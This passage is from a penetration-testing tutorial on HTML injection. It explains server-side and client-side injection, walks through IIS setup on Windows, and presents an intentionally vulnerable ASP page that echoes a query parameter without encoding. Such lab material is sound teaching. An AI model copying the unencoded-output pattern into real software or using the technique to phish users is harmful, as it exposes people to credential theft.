

# Code Injection – HTML Injection

Demonstration by Shritam Bhowmick  
Web Application Penetration Tester  
Independent Consulting Security Evangelist



Dated: 22<sup>nd</sup> August, 2014, Springs, 9:22 PM IST

All information contained in here are for academic research, web application exploitation research, bug hunting research, laboratory test bed uses, and for educational purposes only. The techniques shown here aren't designed to compromise live machines, web applications or any host. These techniques are laid down on purpose for awareness and research, thereby the authors are not responsible for the actions conducted by individuals in any form. Neither this document is transmissible or re-useable, written permission from the authors is a must, failing to which certain 'legal' actions might be provoked.



## Contents

Hack.....	3
HTML Injection as Code Injection .....	5
Deploying a sample Vulnerable ASP code for HTML Injection .....	6
Injecting HTML Code into ASP based Application – HTML Injection .....	18
Mitigating HTML Injection Vulnerable ASP code .....	22
Mitigating Vulnerable ASP Code via Input Sanitization .....	23
Mitigating Vulnerable ASP Code via Output Encoding .....	27
Input Sanitization and Output Encoding Combined .....	30
Deploying a sample Vulnerable PHP code for HTML Injection .....	31
Injecting HTML code into PHP based Application – HTML Injection .....	34
Mitigating HTML Injection Vulnerable PHP Code .....	36
Mitigating Vulnerable PHP Code via Input Sanitization.....	37
Mitigating Vulnerable PHP Code via Output Sanitization.....	39
Input Sanitization and Output Sanitization Combined .....	41
Deploying a Sample Vulnerable Python Code for HTML Injection .....	42
Injecting HTML Code into Python based Application – HTML Injection .....	48
Mitigating HTML Injection Vulnerable Python Code .....	51
Mitigating Vulnerable Python Code via Escaping .....	57
Mitigating Python Vulnerable Code via Websafe on Web Library .....	62
HTML Injection Scenario 1 – HTMLi on Attribute Context in Tags .....	66
HTML Injection Scenario 2 – HTMLi on Output Data Length Restriction .....	71
Contact Information.....	81



## Hack

**Challenge:** Injecting HTML code onto the given applications.

**Target:** Locally hosted web application over Apache Web Server and IIS Web Server.

**Topic:** Create Web Application and Inject HTML code into the web-page code context.

**Hack:** The primary objective of this topic and the challenges is to create a sample web application both on PHP and on ASP to show how client side injections are possible with insecure coding practices. In this document, I will also demonstrate here how to properly audit the code to look for client side injections and apply 'validation' to the code in order to prevent client side injection attacks. When we talk about Injection attacks, there are different categories to which we might classify these 'attacks' as.

A very deep perspective to classify 'injection' attacks could be classified in accordance to the following context:

- a) Client Side Injection Attacks
- b) Server Side Injection Attacks

This document specifies 'server side code injection' attacks and its one variant which is 'HTML Injection'. Similarly, there are numerous other variants of this same classification such as Persistent Cross Site Scripting Attacks, Non-persistent Cross Site Scripting Attacks, DOM-based Cross Site Scripting Attacks, BHO (Browser Helper Objects) Injection and much more. Since this document is scoped for HTML Injection which is yet to follow, the attack payload documented here are directed and intended towards changing web page presentation via manipulating the client side HTML code. This is something which was not originally intended by the web-developers, and hence a 'hack' of its kind.

Server Side Injection Attacks could be SQL Injection, LDAP Injection, XML Injection, JSON Injection or code 'injections' which affect the 'data-tier' discussed in my other document very briefly and involves server side processing of the payload. Such attacks which could also lead to 'data exfiltration' are termed as 'Server Side Injection Attacks'. There are much more than these variants. The concept is that these server side injection attacks occur due to user input being trusted and hence not properly checking the inputs or sanitizing and then validating them. It's not about only 'input sanitization' but also 'output validation' and integrity checks. This would be later demonstrated in other documents which talk about 'Server Side Injection'. This document goes through HTML Injection which is processed by a 'server' and then the malicious 'payload' leads to a 'code injection' which is caught by the user agent being used which are primarily the browsers. Since the data which is input is from the user, and this data is taken for further processing by the server, the interpreted final result of the payload can differ and hence be represented by the browsers in a different way and lead to unintentional rendering of content which was originally not intended by the web developers. All of the user input is went through server side processing and the browser interpreter is hence involved. The browser interpreter could be different depending upon the browser engine, which could be 'Webkit', 'Gecko' or 'Presto' to name a few of them. Other user-agents have their own engine and might had been named.



All of these could be a sub-class of 'Interpreter Injection' because both 'client side injection' and 'server side injection' use 'interpreters' to deploy attacks based on that particular 'interpreter'. If someone who reads this document has no previous idea on what 'interpreters' are in computer terms, refer [here](#) to read more. We are not talking about specific targeted 'interpreter' injection attack yet but barely scratching the surface of 'injection' attacks which possibly might be on the client side or server side. Based on what payload are performed by an attacker and on which 'interpreter' which parses this payload, the repercussions of such an attack variant is termed as 'Interpreter Injection Attacks'. Somehow, both client side injection attacks and server side injection attacks use 'interpreters', and hence are sub-sets of 'Interpreter Injection Attacks'.

This paper is about 'code injection' which occurs after being processed by various server technologies such as PHP and ASP and others such as API's, and Python based API. Because the processing is done by the server, all of the HTML Injection listed here are server side HTML Injection rather than 'Client Side Code Injection' attacks. A client side Injection attack would differ from a server side injection attack and has more subsets like Cross Site Scripting attacks which again has 'persistent', 'non-persistent' or DOM-Based. All of such Cross Site Injections could be both client side and server side depending upon the 'processing' of the user input data. The 'processing' determines if a 'code injection' or any other attack variants are client side or server side. It's very important that the concept of server side attack and client side attack is dealt with before I make the reader go through the actual demonstrations. So in a very straight way, we have two types of 'Injection Attacks', the one I had documented here is termed 'Code Injection' attacks which leads to HTML Injection, the two types are:

1. Server Side Code Injection Attacks
2. Client Side Code Injection Attacks

Any 'Server Side Code Injection' attack requires user input data to be processed by the server and then accordingly prepare the HTML response which the user in his/her browser could render. The HTML is rendered by the browser interpreter but the processing was done by the server, and hence it is server side code injection attack rather than client side code injection attack.

In contrary to server side code injection attacks, there is yet another variant of 'Interpreter Injection' which is 'JavaScript Injection' and this injection leads to client side code injection attack. The JavaScript is a script 'code' here which is being injected into the client side script and no processing from the server is necessary and hence termed as 'Client Side Code Injection' attacks rather than server side code injection attacks. In JavaScript code Injection, most topics are covered for 'Cross Site Scripting' attacks because these attacks are generated by manipulating the 'scripts' at client side. But this does not mean Cross Site Scripting is limited to client side, several unsafe JavaScript calls are processed by the server to generate an equivalent rendering which means the HTML web-page is generated by the server and hence leads to 'Server XSS'. And therefore we have two sets 'Server XSS' and 'Client XSS'. The paper introduces to server side code injection leading to HTML Injection by web-pages getting maintained by the web-server rather than the client side. The client side rendering engine however uses its own interpreter to render the HTML page served by the web-server. Abstract of this document is defined.



## HTML Injection as Code Injection

HTML Injection could be defined under 'Code Injection' which is applicable towards 'client side injection attacks' or 'server side injection attacks' depending on the processing done. This is because we are 'injecting' 'code' which changes the web page in such a way that the 'browser interpreter' is tricked to represent 'code' in context of 'HTML' in accordance to the 'attackers' wish, it's server side code injection attack. This being a 'client side' render does not affect the server side components. Although, there are possible attacks instances of client to server side injection which could be leveraged to bring server side destruction of data. One such example would be 'Server Side JavaScript Injection'. JavaScript being client side, any attack on the JavaScript browser interpreter must be client side, but there are scenarios where an attacker could leverage to server side compromise of data followed by client side attacks. Hence it does not matter how 'injection' is classified as, it matters what 'assets' does it risk, is the asset a client side object? Or server side 'data'? Leveraging client side attacks to bring server side havoc is completely on to the attacker and the scenario which the attacker falls in. A penetration tester needs to 'audit' such scenarios and must conceptually be prepared to tackle every situation he is put into and hence this document and other documents have been designed in such. These documents are themselves a reference. Having conceptual background on HTML and ASP code from my previous documents, we are ready to move to HTML Injection which is a 'client side attack' and as well as fall under the context of 'code injection' attack variant. Here the interpreter that is being used is browser dependent and since its browser dependent it might be one of the most popular browser engines which render the client side code such as 'Webkit', 'Presto', 'Gecko' or other browser engines.


Now that we know that every other 'injection' type has to do something with the 'interpreter', in this case, the interpreter is the 'browser engine' itself. Since browsers render code, there is no server side 'data' attack, it's the user who is being compromised and hence temporary 'defacement rendering' could be possible with HTML Injection. It's also possible for an attacker to craft the payload in such a way using HTML Injection vulnerability, to lure victim user into submitting personal information to the attacker which an attacker may find useful. The user is being tricked here, there is no server side risk on the web-server hence. But, if an attacker is successful to trick 'web administrators' making them the victim, such attacks could lead to disclosure of private webserver credentials and hence could lead to server side compromise. As mentioned before, this however depends on the attacker and the scenario.

The point of HTML Injection is to render un-intended web-page rendering into a client browser to lure a user into submitting personal, private or sensitive information via which an attacker could go ahead and use these information either to compromise the user himself or to leverage further attacks using the information fetched via the vulnerability. Furthermore, HTML Injection is a low-level of what Cross Site Scripting as an attack vector is. Hence, I will start demonstrating developing a sample web application first prior to Injecting them. Also it has been clear that HTML Injection is a client side script code injection and therefore requires some level of understanding HTML and other application code which will be demonstrated. One can refer to previous documents for basic web development for this.



## Deploying a sample Vulnerable ASP code for HTML Injection


First, to deploy ASP.NET based code, I first need to make sure all the software dependencies have been previously installed in my computer. This could be done by installing Internet Information Service (IIS) to the operating system and also the web-components which would be later required. To do this we need to go to the 'program and features' which could be found in 'control panel' and then select 'Turn Windows Features On or Off':




When this has been finished, we need to select the appropriate software candidates which would be require to run the 'ASP' code. This could be done by deploying ASP.NET applications from the IIS, hence we would require the IIS on Windows as well as the web components which come with it. All of the above comes bundled with Microsoft Windows 8 and has been tested on the same. We need the following components:


1. .NET Framework 4.5
2. .NET Framework Advanced Services with ASP.NET 4.5
3. Internet Information Services (IIS)

All of these must be manually selected and then installed from the 'feature turn on or off' settings itself:




After these selections have been made, it would ask for 'restart', safely restart Windows and open up IIS from the 'Start':





Above is a sample screenshot from the Internet Information Services application. We would need this to deploy our vulnerable ASP code and then audit the code accordingly. Before we start any further, it must be known that, deploying code on ASP via the IIS server should be done from C:\inetpub\wwwroot directory, this could be found in the 'C:\' drive on basic IIS installation:







We need to create a 'safe' directory to test our 'injections' and hence I would be creating a dummy directory for tests, this would be in the same directory as described before, which is 'C:\inetpub\wwwroot':

```
Windows PowerShell
PS C:\inetpub> cd .\wwwroot
PS C:\inetpub\wwwroot> mkdir inject

Directory: C:\inetpub\wwwroot

Mode                LastWriteTime         Length Name
----                -
d-----            8/23/2014 12:36 AM             inject

PS C:\inetpub\wwwroot> cd .\inject
PS C:\inetpub\wwwroot\inject>
```

Next, we need to write the actual code for asp, this is easy. We need to use a 'vulnerable' code, hence I intentionally would go ahead and write a vulnerable sample application which would be later hosted via 'IIS' web-server. I am using 'Sublime Text Editor' to write the code, the audience could however prefer to choose any.


untitled - Sublime Text

File Edit Selection Find View Goto Tools Project  
Preferences Help

he sa h! ta te Tai fir te po Th sa

1 |

Line 1, Column 1      Tab Size: 4      Pla



It's worth here to note that I save my sample 'code' in '.asp' format and in the desired directory which should be mandatorily under C:\inetpub\wwwroot', or whichever is the 'wwwroot' default installation. The 'inject' is the directory and the filename is 'vulnerable.asp'. The code is:


```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
"http://www.w3.org/TR/DTD/html4/strict.dtd" >

<html lang="en">
  <head>
    <title> ASP HTML Injection </title>
  </head>
  <body>
    <% Dim name
    name = Request.QueryString("name")
    Dim message
    message = "Hello, I am a vulnerable application, " + name
    %>
    <div>
      <%= message %>
    </div>
  </body>
</html>
```




```
C:\inetpub\wwwroot\inject\vulnerable.asp - Sublime Text
File Edit Selection Find View Goto Tools Project Preferences Help
hell sam htm tag: test Take first test poc That sam JQu acti Java unt sign hol basi vuIn
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
2 "http://www.w3.org/TR/DTD/html4/strict.dtd" >
3
4 <html lang="en">
5 <head>
6 <title> ASP HTML Injection </title>
7 </head>
8 <body>
9 <% Dim name
10 name = Request.QueryString("name")
11 Dim message
12 message = "Hello, I am a vulnerable application, " + name
13 %>
14 <div>
15 <% = message %>
16 </div>
17 </body>
18 </html>
19
Line 19, Column 1 Tab Size: 4 HTML (ASP)
```

Now, that we have just stepped ahead to make a very basic sample application, we require to ‘deploy’ this code from IIS web-server, to do so, we must first start the web-server if not started already, this could be done by triggering the ‘start’ from the ‘manage server’ section:






'Start' the web-server by clicking it and let IIS be started. Next on the side left panel, one could see the 'Connections' panel, here we can also see the 'directories' under 'wwwroot', select them and right click and click on 'Convert to Application':




At the next screen, we see the 'Add Application'. Here we would be providing the application both with 'authentication' and 'authorization'. This could be done by selecting a local username and password set to the application for 'authorization' to the folder contents:







We need to select 'Connect as...' to provide the credentials, select 'Specific User' and enter the local credentials which you use for administrative purposes or a local account, this could be also left to application specific NT authority or application users, groups users and more, click on 'Set':




Next, enter the credentials:




Once done, click 'OK' and on the next screen, click 'OK' as well, we will be back to the 'Add Application' Screen, here we can verify, if the right credentials were provided and if the requirements were satisfied for 'authentication' and 'authorization'. To check this, click on 'check settings' to see if everything worked:




If everything went fine, both 'authentication' and 'authorization' would be marked green which would denote that everything were set. Click 'Close' and press 'Ok' on the next screen. When this has been done, select 'inject' or the name which has been specified which is the 'directory' name for the dummy application:



Next, select (double-click) 'MIME Types' from the right panel or from the '/inject' IIS manager home itself. This will let the IIS web-server know what MIME types we would be using. This is necessary for some new IIS7 and IIS8 installations, and however may not be needed for older installations:




This will bring several other MIME Types which are in use, however here I am interested to 'Add' a MIME Type, hence from the right pane in the 'actions' panel, select 'Add':




